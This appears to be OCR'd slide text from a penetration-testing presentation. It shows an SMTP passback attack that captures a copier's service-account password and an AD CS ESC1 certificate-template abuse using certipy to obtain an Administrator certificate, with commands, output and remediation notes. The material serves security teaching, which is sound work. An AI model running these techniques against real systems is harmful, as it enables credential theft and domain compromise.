"Administrator," change the current password to improve the security. The changed password should be known by the administrator only.
NOTE


Copier/MFP

EVOLVE SECURITY

Relevant Configured Services

- SMTP – Sending scans via emails
- LDAP – Searching for email addresses from AD
- SMB – Uploading scans to network shares


MFPs – SMTP “Passback”



Connects to 365’s mail server

Password is already saved

MFPs – SMTP “Passback”



Changed to attacking machine

Initiate connection test

MFPs – SMTP “Passback”

EVOLVE SECURITY

```
└─$ MITMsmtp --port 587 --server_address 10.20.10.72 --print-lines
Waiting for messages

[New connection from 10.20.10.14]
S:220 smtp.example.com Simple Mail Transfer Service Ready
C:EHLO XRX27519D887715.contoso.com
S:250-smtp.example.com Hello XRX27519D887715.contoso.com
S:250-SIZE 1000000
S:250 AUTH LOGIN PLAIN
C:AUTH LOGIN
S:334 VXNlcm5hbWU6
C:Y29waWVyQGNvbnRvc28uY29t
S:334 UGFzc3dvcmQ6
C:UzNjcjN0azN5cyE=
S:235 2.7.0 Authentication successful
=== Login ===
Username: copier@contoso.com
Password: S3cr3tk3ys!

C:MAIL FROM: <copier@contoso.com>
Closed connection!
```

MFPs – Passback Attacks

- Service account (copier@contoso.com)
  - Might be a privileged user
  - Might share the same password as privileged user
- Not just copiers: Uninterruptible Power Supply (UPS), server room monitor, etc
- Anything with default credentials that authenticates to a service using credentials, can change the destination and test connection.


MFPs - Remediation

- Device default password (12345678)
  - Change to to unique random password
- Service account (copier@contoso.com – S3cr3tk3ys!)
  - Unique password on service account
  - Least privileges for service account


Active Directory Certificate Services

AD CS


- DIY PKI
  - Create your own CA, can make it (and its certificates) trusted by all AD joined devices
- It’s so quick and easy to setup!
- It’s so quick and easy to setup insecurely!




AD CS: Templates



AD CS: Templates



Review: SAN Certificates



AD CS: ESC1 – An Example Vulnerability

EVOLVE SECURITY

```
Template Name                         : SneakernetTemplate
Display Name                          : Sneakernet Template
Certificate Authorities               : SNEAKERNET-SN-SVR-VEEAM-CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : PublishToDs
                                        IncludeSymmetricAlgorithms
Private Key Flag                      : 16777216
                                        65536
Extended Key Usage                    : Smart Card Logon
                                        Client Authentication
                                        Secure Email
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 1 year
Renewal Period                        : 6 weeks
Minimum RSA Key Length                : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                 : SNEAKERNET.LOCAL\Domain Admins
                                        SNEAKERNET.LOCAL\Enterprise Admins
                                        SNEAKERNET.LOCAL\Authenticated Users
  Object Control Permissions
```

We can get a certificate for any username

It can be used to authenticate

Any user can request this certificate

ESC1


```
➜  ~ certipy find -u Brett -target 192.168.2.221 -stdout -vulnerable
Certipy v4.3.0 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'SNEAKERNET-SN-SVR-VEEAM-CA' via CSRA
[*] Got CA configuration for 'SNEAKERNET-SN-SVR-VEEAM-CA'
```

```
0
  Template Name                         : SneakernetTemplate
  Display Name                          : Sneakernet Template
  Certificate Authorities               : SNEAKERNET-SN-SVR-VEEAM-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Enrollment Flag                       : PublishToDs
                                          IncludeSymmetricAlgorithms
  Private Key Flag                      : 16777216
                                          65536
  Extended Key Usage                    : Smart Card Logon
                                          Client Authentication
                                          Secure Email
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : SNEAKERNET.LOCAL\Domain Admins
                                          SNEAKERNET.LOCAL\Enterprise Admins
```

```
                                        Secure Email
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SNEAKERNET.LOCAL\Domain Admins
                                          SNEAKERNET.LOCAL\Enterprise Admins
                                          SNEAKERNET.LOCAL\Authenticated Users
      Object Control Permissions
        Owner                           : SNEAKERNET.LOCAL\Administrator
        Write Owner Principals          : SNEAKERNET.LOCAL\Domain Admins
                                          SNEAKERNET.LOCAL\Enterprise Admins
                                          SNEAKERNET.LOCAL\Administrator
        Write Dacl Principals           : SNEAKERNET.LOCAL\Domain Admins
                                          SNEAKERNET.LOCAL\Enterprise Admins
                                          SNEAKERNET.LOCAL\Administrator
        Write Property Principals       : SNEAKERNET.LOCAL\Domain Admins
                                          SNEAKERNET.LOCAL\Enterprise Admins
                                          SNEAKERNET.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'SNEAKERNET.LOCAL\\Authenticated Users' can enroll, enrol
lee supplies subject and template allows client authentication
➜  ~
```

```
→  ~ certipy req -u 'brett@sneakernet.local' -target 'SN-SVR-VEEAM.SNEAKERNET.local' -ca 'SNEAKERNE
T-SN-SVR-VEEAM-CA' -template 'SneakernetTemplate' -upn 'Administrator@sneakernet.local' -dc-ip 192.
168.2.221
Certipy v4.3.0 - by Oliver Lyak (ly4k)

Password:
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'Administrator@sneakernet.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
